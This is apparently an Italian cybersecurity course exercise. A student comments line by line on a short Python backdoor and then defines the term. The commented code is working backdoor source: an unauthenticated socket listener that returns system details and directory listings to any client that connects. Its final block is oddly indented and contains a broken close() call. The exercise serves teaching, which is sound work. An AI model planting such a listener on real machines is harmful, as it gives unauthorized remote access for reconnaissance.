
EPICODE-CS0124
S3/L4 - Pratica

Flaviano Sedici

Pratica

L'esercizio di oggi consiste nel commentare/spiegare questo codice che fa riferimento ad una backdoor.

Inoltre spiegare cos'è una backdoor.



1. Descrizione generale del programma

Il programma apre una connessione in ascolto su un socket (IP, porta) accettando la connessione tramite netcat da un altra macchina.

A seconda del pacchetto ricevuto e del suo contenuto il programma:

1 - invia un messaggio contenente i dati della piattaforma collegata alla porta a tutti i dispositivi connessi al server;

2 - invia un elenco del contenuto del pacchetto ricevuto

0 - chiude la connessione e accetta la prossima

2. Funzionamento nel dettaglio

```
import socket, platform, os
#IP target, in questo caso ascolta su tutte le interfacce non essendo indicato alcun IP
SRV_ADDR = ""
#Porta del servizio target
SRV_PORT = 1234
```

```
#Inizializzo il socket dal costruttore definendo per il parametro family=AF_INET famiglia di protocolli ipv4
#e il parametro type=SOCK_STREAM per il tipo
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
#Assegno al socket gli attributi SRV_ADDR, SRV_PORT definiti sopra come indirizzo IP e Port target
s.bind((SRV_ADDR, SRV_PORT))
#Abilito il server ad accettare le connessioni e lo mettiamo in ascolto entrando in pausa
s.listen (1)
#Accettazione della connessione in ingresso. Il metodo restituisce due variabili che sono assegnate
#rispettivamente alle variabili connection e address
connection, address = s.accept()
#Scrivo nel terminale che il client con l'address ricavato da s.accept() è connesso
print ("client connected: ", address)
#Inizio del ciclo while per l'analisi dei dati che non termina perché sempre vero
while 1:
#Provo a ricevere i dati dal socket, se non ci sono e python mi restituisce errore
#ricomincio il ciclo con il comando continue tramite exept
   try:
      data = connection.recv(1024)
   except:continue
#Se il dato è stato ricevuto, il programma lo analizza
#Decodifico il pacchetto con il utf-8, se è uguale a 1
   if(data.decode('utf-8') == '1'):
#Creo una stringa composta dal metodo platform e machine che mi restituisce dei dati sulla piattaforma
#utilizzata e sulla macchina
      tosend = platform.platform() + " " + platform.machine()
#invio alla macchina connessa al server la variabile tosend codificata
      connection.sendall(tosend.encode())
#Se il pacchetto decodificato è uguale a 2, provo ad analizzare il pacchetto
   elif(data.decode('utf-8') == '2'):
#Ricevo i dati con un buffer 1024 bytes e li salvo nella variabile data
      data = connection.recv(1024)
#Provo ad assegnare alla variabile filelist la lista delle directory contenute e decodificate secondo la utf-8
      try:
         filelist = os.listdir(data.decode('utf-8'))
#Inizializzo una stringa vuota e la popolo con tutti gli elementi estratti e elencati nella file list
         tosend = ""
#Il for cicla tra tutti gli elementi nella lista filelist e li aggiunge alla variabile tosend con una concatenazione separandola con la “,”
         for x in filelist:
            tosend += "," + x
      except:
#Se non riesce ad eseguire i comandi dopo try indipendentemente dall'errore restituito da python
#assegna a tosend la stringa “Wrong path”
```

```
            tosend = "Wrong path"
        #Invia a tutti i client connessi la variabile tosend codificata
            connection.sendall(tosend.encode())
        #Se il valore invece è 0, chiude la connessione esistente
        elif(data.decode('utf-8') == '0'):
            connection.close
            connection, address = s.accept()
```

3. Backdoor

Una backdoor, conosciuta anche come una "porta di accesso secondaria", è un'implementazione concepita per eludere il processo di autenticazione regolare all'interno di un servizio o di un sistema informatico.

Può essere definita solitamente anche come un malware che viene inserito all'interno di un sistema informatico al fine di aprire una porta secondaria di accesso al sistema per estrarre informazioni o altri processi che possono ledere il sistema.